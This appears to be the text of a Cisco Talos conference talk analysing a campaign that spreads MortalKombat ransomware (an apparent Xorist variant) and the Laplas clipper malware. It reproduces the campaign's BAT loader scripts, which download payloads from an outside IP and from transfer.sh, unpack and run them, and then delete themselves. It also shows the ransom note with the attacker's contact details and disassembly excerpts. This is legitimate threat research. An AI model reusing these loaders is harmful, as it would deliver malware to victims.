


# Ransoming and Clipping for Illicit Cryptocurrency Gains

Virus Bulletin, London UK, 5 October 2023

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# Who am I?



@CRaghuprasad



Threat Researcher at Cisco Talos



15 years in the industry. Infosec Analyst, Digital forensics and Incident response, Threat research.



Singapore

Cryptocurrencies  
makes the cyber  
criminal world  
go round



# Cybercriminals popular choice

1

Anonymity

2

Irreversibility of transactions

3

Lack of Central Authority

4

Global Accessibility

# Exploiting for their own gains

Different ways the cybercriminals are exploiting the cryptocurrencies



Phishing and Scams



Exchange hacks



Malware and Ransomware



Investment Frauds



Money Laundering




Cryptojacking



Darknet Marketplaces

# Campaign



Ongoing since at least December 2022




Deploying MortalKombat ransomware and Laplas clipper malware




Targeting Individuals, small business and large organizations aim to steal cryptocurrencies

# Victimology




- U.S.
- U.K.
- Turkey
- Philippines

# Multi-stage attack chain





# Cryptocurrency-themed lure



# Malicious BAT Loaders

```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip %TEMP%\FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip
setlocal
cd /d %~dp0
call :UnZipFile "%TEMP%" "%TEMP%\FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip"
cd /d "%TEMP%"
start "" "FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.exe"
del %~s0 /q
```

```
:UnZipFile <ExtractTo> <newzipfile>
set vbs="%TEMP%\_.vbs"
if exist %vbs% del /f /q %vbs%
>%vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
>>%vbs% echo If NOT fso.FolderExists(%1) Then
>>%vbs% echo fso.CreateFolder(%1)
>>%vbs% echo End If
>>%vbs% echo set objShell = CreateObject("Shell.Application")
>>%vbs% echo set FilesInZip=objShell.Namespace(%2).items
>>%vbs% echo objShell.Namespace(%1).CopyHere(FilesInZip)
>>%vbs% echo Set fso = Nothing
>>%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND https://transfer.sh/get/hftBjw/8kb.zip %TEMP%\8kb.zip
setlocal
cd /d %~dp0
call :UnZipFile "%TEMP%" "%TEMP%\8kb.zip"
cd /d "%TEMP%"
start "" "8kb.exe"
del %~s0 /q
```

```
:UnZipFile <ExtractTo> <newzipfile>
set vbs="%TEMP%\_.vbs"
if exist %vbs% del /f /q %vbs%
>%vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
>>%vbs% echo If NOT fso.FolderExists(%1) Then
>>%vbs% echo fso.CreateFolder(%1)
>>%vbs% echo End If
>>%vbs% echo set objShell = CreateObject("Shell.Application")
>>%vbs% echo set FilesInZip=objShell.Namespace(%2).items
>>%vbs% echo objShell.Namespace(%1).CopyHere(FilesInZip)
>>%vbs% echo Set fso = Nothing
>>%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

MortalKombat Ransomware

Laplas Clipper Malware

# MortalKombat



A Novel ransomware, discovered in Jan 2023



Time stomping, decrypt encrypted data from resource section, generating target files extensions




Establishes persistence in Run registry keys and configures the defaulticon and shellopen registry keys



Discovers and maps logical drives, enumerates and encrypts the target files

# Mortalkombat freeze the windows OS

```
sub_4021C0      proc near          ; CODE XREF: sub_401AB9+8C↑p
                ; sub_401AB9+148↑p
                push    lpSubKey          ; lpSubKey
                push    80000000h        ; hKey
                call    RegDeleteKeyA
                retn
sub_4021C0      endp
```



- Removes application and folders from Windows Startup
- Disables Windows run application
- Deletes root registry keys of the installed applications
- Corrupts the deleted files in the recycle bin folder and changes the file names and types

“..Remember\_you\_got\_only\_24\_hours\_to\_make\_the\_payment\_if\_you\_dont\_pay\_prize\_will\_triple\_Mortal\_Kombat\_Ransomware”


# MortalKombat ransom note and wallpaper

HOW TO DECRYPT FILES.txt - Notepad  
File Edit Format View Help

YOUR SYSTEM IS LOCKED AND ALL YOUR IMPORTANT DATA HAS BEEN ENCRYPTED.  
DON'T WORRY YOUR FILES ARE SAFE.  
TO RETURN ALL THE NORMALLY YOU MUST BUY THE CERBER DECRYPTOR PROGRAM.  
PAYMENTS ARE ACCEPTED ONLY THROUGH THE BITCOIN NETWORK.  
YOU CAN GET THEM VIA ATM MACHINE OR ONLINE  
<https://coinatmradar.com/> (find a ATM)  
<https://www.localbitcoins.com/> (buy instantly online any country)

1. Visit [qtox.github.io](https://github.com/qtox)
2. Download and install qTOX on your PC.
3. Open it, click "New Profile" and create profile.
4. Click "Add friends" button and search our contact - DA639EF141F3E1C35EA62FF284200C29FA2E7E597EF150FDD526F9891CED372CB89AB7888EC8

For more information : [hack3dlikeapro@proton.me](mailto:hack3dlikeapro@proton.me) (24/7) Second Support Via Email  
Subject : SYSTEM-LOCKED-ID: MortalKombat-ID12D39015



Visit [qtox.github.io](https://github.com/qtox)  
2. Download and install qTOX on your PC.  
3. Open it, click "New Profile" and create profile.  
4. Click "Add friends" button and search our contact -  
DA639EF141F3E1C35EA62FF284200C29FA2E7E597EF150FDD526F9891CED372CB89AB7888EC8  
For more information : [hack3dlikeapro@proton.me](mailto:hack3dlikeapro@proton.me) (24/7) Second Support Via Email  
Subject : SYSTEM-LOCKED-ID: MortalKombat-ID12D39015

# Bindiff of MortalKombat and Xorist ransomware

Similarity	Confidence	Change	EA Primary	Name Primary	EA Secondary	Name Secondary	Common Algorithm
1.00	0.99	-----	00403120	__imp_MessageBoxA	004030E0	__imp_MessageBoxA	Name Hash
1.00	0.99	-----	004030A0	__imp_MoveFileA	00403090	__imp_MoveFileA	Name Hash
1.00	0.99	-----	004030E4	__imp_PathFindExtensionA	004030D4	__imp_PathFindExtensionA	Name Hash
1.00	0.99	-----	004030E0	__imp_PathFindFileNameA	004030D0	__imp_PathFindFileNameA	Name Hash
1.00	0.99	-----	004030EC	__imp_PathMatchSpecA	004030CC	__imp_PathMatchSpecA	Name Hash
1.00	0.99	-----	004030A4	__imp_ReadFile	00403094	__imp_ReadFile	Name Hash
1.00	0.99	-----	0040301C	__imp_RegCloseKey	0040301C	__imp_RegCloseKey	Name Hash
1.00	0.99	-----	00403000	__imp_RegCreateKeyExA	00403000	__imp_RegCreateKeyExA	Name Hash
1.00	0.99	-----	00403014	__imp_RegDeleteKeyA	00403014	__imp_RegDeleteKeyA	Name Hash
1.00	0.99	-----	00403010	__imp_RegSetValueExA	00403010	__imp_RegSetValueExA	Name Hash
1.00	0.99	-----	004030F4	__imp_RegisterClassExA	004030DC	__imp_RegisterClassExA	Name Hash
1.00	0.99	-----	004030A8	__imp_RtlMoveMemory	00403098	__imp_RtlMoveMemory	Name Hash
1.00	0.99	-----	004030D8	__imp_SHGetSpecialFolderPathA	004030C4	__imp_SHGetSpecialFolderPathA	Name Hash
1.00	0.99	-----	004030FC	__imp_SendMessageA	004030E4	__imp_SendMessageA	Name Hash
1.00	0.99	-----	004030AC	__imp_SetErrorMode	0040309C	__imp_SetErrorMode	Name Hash
1.00	0.99	-----	004030B0	__imp_SetFilePointer	004030A0	__imp_SetFilePointer	Name Hash
1.00	0.99	-----	004030C4	__imp_ShellExecuteA	004030C0	__imp_ShellExecuteA	Name Hash
1.00	0.99	-----	00403064	__imp_Sleep	00403054	__imp_Sleep	Name Hash
1.00	0.99	-----	00403104	__imp_TerminateMessage	004030F4	__imp_TerminateMessage	Name Hash
1.00	0.99	-----	0040311C	__imp_UpdateWindow	004030F8	__imp_UpdateWindow	Name Hash
1.00	0.99	-----	004030BC	__imp_WriteFile	004030A8	__imp_WriteFile	Name Hash
1.00	0.99	-----	004030C0	__imp_lstrcatA	004030AC	__imp_lstrcatA	Name Hash
1.00	0.99	-----	004030C4	__imp_lstrcpmA	004030B0	__imp_lstrcpmA	Name Hash
1.00	0.99	-----	004030CC	__imp_lstrcpyA	004030B4	__imp_lstrcpyA	Name Hash
1.00	0.99	-----	0040303C	__imp_lstrlenA	00403028	__imp_lstrlenA	Name Hash
1.00	0.97	-----	004025FE	lstrcatA	00402370	lstrcatA	Name Hash
1.00	0.97	-----	00402604	lstrcpmA	00402376	lstrcpmA	Name Hash
1.00	0.97	-----	00402610	lstrcpyA	0040237C	lstrcpyA	Name Hash
1.00	0.97	-----	00402616	lstrlenA	00402382	lstrlenA	Name Hash
0.85	0.97	GI-E-C	004021D1	start	00401EB7	start	Name Hash
1.00	0.99	-----	0040124F	sub_40124F	00401000	sub_00401000	Edges Flow Graph MD Index
0.94	0.99	GI-C	004013A8	sub_4013A8	00401128	sub_00401128	Call Reference
1.00	0.99	-----	00401748	sub_401748	0040142C	sub_0040142C	MD Index (Flow Graph MD Index, Top Down)
1.00	0.99	-----	0040177A	sub_40177A	0040145E	sub_0040145E	Edges Flow Graph MD Index
1.00	0.99	-----	00401797	sub_401797	0040147B	sub_0040147B	Edges Flow Graph MD Index
1.00	0.98	-----	004017B4	sub_4017B4	00401498	sub_00401498	Prime Signature
1.00	0.99	-----	004017EC	sub_4017EC	004014D0	sub_004014D0	Prime Signature
1.00	0.99	-----	00401880	sub_401880	00401594	sub_00401594	Prime Signature
0.99	0.99	-I-C	00401A89	sub_401A89	0040179D	sub_0040179D	Edges Flow Graph MD Index
1.00	0.98	-----	00401E5D	sub_401E5D	00401B43	sub_00401B43	Call Reference
1.00	0.96	-----	00401E73	sub_401E73	00401B59	sub_00401B59	Call Reference
1.00	0.96	-----	00401EAB	sub_401EAB	00401B91	sub_00401B91	Call Reference
1.00	0.96	-----	00401EE0	sub_401EE0	00401BC6	sub_00401BC6	Call Reference
1.00	0.99	-----	00401F15	sub_401F15	00401BF8	sub_00401BF8	Edges Flow Graph MD Index
1.00	0.99	-----	00401F87	sub_401F87	00401C6D	sub_00401C6D	Edges Flow Graph MD Index
1.00	0.99	-----	00402118	sub_402118	00401E01	sub_00401E01	Edges Flow Graph MD Index
1.00	0.96	-----	00402148	sub_402148	00401E31	sub_00401E31	Call Reference
1.00	0.96	-----	004021C0	sub_4021C0	00401EA6	sub_00401EA6	Call Reference
0.66	0.95	-I-E	00402342	sub_402342	00402095	sub_00402095	MD Index (Flow Graph MD Index, Top Down)

XORIST MortalKombat

# MortalKombat is likely an Xorist ransomware variant

; START OF FUNCTION CHUNK FOR start

```
loc_40196F:
call InitCommonControls
push 0 ; lpModuleName
call GetModuleHandleA
mov hInstance, eax
call GetCommandLineA
mov dword_40775E, eax
push 0Ah
push dword_40775E
push 0
mov hInstance
call $+5
push ebp
mov ebp, esp
add esp, 0FFFFFFA4h
mov dword ptr [ebp-30h], 30h ; '0'
mov dword ptr [ebp-2Ch], 2003h
mov dword ptr [ebp-28h], offset sub_401A89
mov dword ptr [ebp-24h], 0
mov dword ptr [ebp-20h], 0
push dword ptr [ebp+8]
pop dword ptr [ebp-1Ch]
mov dword ptr [ebp-10h], 10h
mov dword ptr [ebp-0Ch], 0
mov dword ptr [ebp-8], offset ClassName ; "0p3n50urc3 X0r157, motherfucker!"
push 7F00h ; lpCursorName
push 0 ; hInstance
call LoadCursorA
mov [ebp-14h], eax
mov dword ptr [ebp-4], 0
mov dword ptr [ebp-18h], 0
lea eax, [ebp-30h]
push eax ; WNDCLASSEX *
call RegisterClassExA
mov dword ptr [ebp-50h], 12Ch
mov dword ptr [ebp-54h], 69h ; 'i'
push 0 ; nIndex
call GetSystemMetrics
push eax
push dword ptr [ebp-50h]
call sub_401E5D
mov [ebp-58h], eax
push 1 ; nIndex
call GetSystemMetrics
push eax
push dword ptr [ebp-54h]
call sub_401E5D
mov [ebp-5Ch], eax
xor eax, eax
push eax ; lpParam
push dword ptr [ebp+8] ; hInstance
push eax ; hMenu
push eax ; hWndParent
push dword ptr [ebp-54h] ; nHeight
push dword ptr [ebp-50h] ; nWidth
push dword ptr [ebp-5Ch] ; Y
push dword ptr [ebp-58h] ; X
push 10000000h ; dwStyle
mov al, byte_40752D
cmp al, 1
jnz short loc_401A66
```

MortalKombat

; START OF FUNCTION CHUNK FOR start

```
loc_40196F:
call InitCommonControls
push 0 ; lpModuleName
call GetModuleHandleA
mov hInstance, eax
call GetCommandLineA
mov dword_40775E, eax
push 0Ah
push dword_40775E
push 0
mov hInstance
call $+5
push ebp
mov ebp, esp
add esp, 0FFFFFFA4h
mov dword ptr [ebp-30h], 30h ; '0'
mov dword ptr [ebp-2Ch], 2003h
mov dword ptr [ebp-28h], offset sub_401A89
mov dword ptr [ebp-24h], 0
mov dword ptr [ebp-20h], 0
push dword ptr [ebp+8]
pop dword ptr [ebp-1Ch]
mov dword ptr [ebp-10h], 10h
mov dword ptr [ebp-0Ch], 0
mov dword ptr [ebp-8], offset ClassName ; "0p3n50urc3 X0r157, motherfucker!"
push 7F00h ; lpCursorName
push 0 ; hInstance
call LoadCursorA
mov [ebp-14h], eax
mov dword ptr [ebp-4], 0
mov dword ptr [ebp-18h], 0
lea eax, [ebp-30h]
push eax ; WNDCLASSEX *
call RegisterClassExA
mov dword ptr [ebp-50h], 12Ch
mov dword ptr [ebp-54h], 69h ; 'i'
push 0 ; nIndex
call GetSystemMetrics
push eax
push dword ptr [ebp-50h]
call sub_401E5D
mov [ebp-58h], eax
push 1 ; nIndex
call GetSystemMetrics
push eax
push dword ptr [ebp-54h]
call sub_401E5D
mov [ebp-5Ch], eax
xor eax, eax
push eax ; lpParam
push dword ptr [ebp+8] ; hInstance
push eax ; hMenu
push eax ; hWndParent
push dword ptr [ebp-54h] ; nHeight
push dword ptr [ebp-50h] ; nWidth
push dword ptr [ebp-5Ch] ; Y
push dword ptr [ebp-58h] ; X
push 10000000h ; dwStyle
mov al, byte_40752D
cmp al, 1
jnz short loc_401A66
```

XORIST variant

; START OF FUNCTION CHUNK FOR start

```
loc_401653:
call InitCommonControls
push 0 ; lpModuleName
call GetModuleHandleA
mov hInstance, eax
call GetCommandLineA
mov dword_4042B2, eax
push 0Ah
push dword_4042B2
push 0
mov hInstance
call $+5
push ebp
mov ebp, esp
add esp, 0FFFFFFA4h
mov dword ptr [ebp-30h], 30h ; '0'
mov dword ptr [ebp-2Ch], 2003h
mov dword ptr [ebp-28h], offset sub_40179D
mov dword ptr [ebp-24h], 0
mov dword ptr [ebp-20h], 0
push dword ptr [ebp+8]
pop dword ptr [ebp-1Ch]
mov dword ptr [ebp-10h], 10h
mov dword ptr [ebp-0Ch], 0
mov dword ptr [ebp-8], offset ClassName ; "0p3n50urc3 X0r157, motherfucker!"
push 7F00h ; lpCursorName
push 0 ; hInstance
call LoadCursorA
mov [ebp-14h], eax
mov dword ptr [ebp-4], 0
mov dword ptr [ebp-18h], 0
lea eax, [ebp-30h]
push eax ; WNDCLASSEX *
call RegisterClassExA
mov dword ptr [ebp-50h], 12Ch
mov dword ptr [ebp-54h], 69h ; 'i'
push 0 ; nIndex
call GetSystemMetrics
push eax
push dword ptr [ebp-50h]
call sub_401B43
mov [ebp-58h], eax
push 1 ; nIndex
call GetSystemMetrics
push eax
push dword ptr [ebp-54h]
call sub_401B43
mov [ebp-5Ch], eax
xor eax, eax
push eax ; lpParam
push dword ptr [ebp+8] ; hInstance
push eax ; hMenu
push eax ; hWndParent
push dword ptr [ebp-54h] ; nHeight
push dword ptr [ebp-50h] ; nWidth
push dword ptr [ebp-5Ch] ; Y
push dword ptr [ebp-58h] ; X
push 10000000h ; dwStyle
mov al, byte_406DCB
cmp al, 1
jnz short loc_40174A
```

Ransomware sample created  
by the leaked Xorist builder

# Laplas Clipper



Relatively a new clipboard stealer



Written in GO language



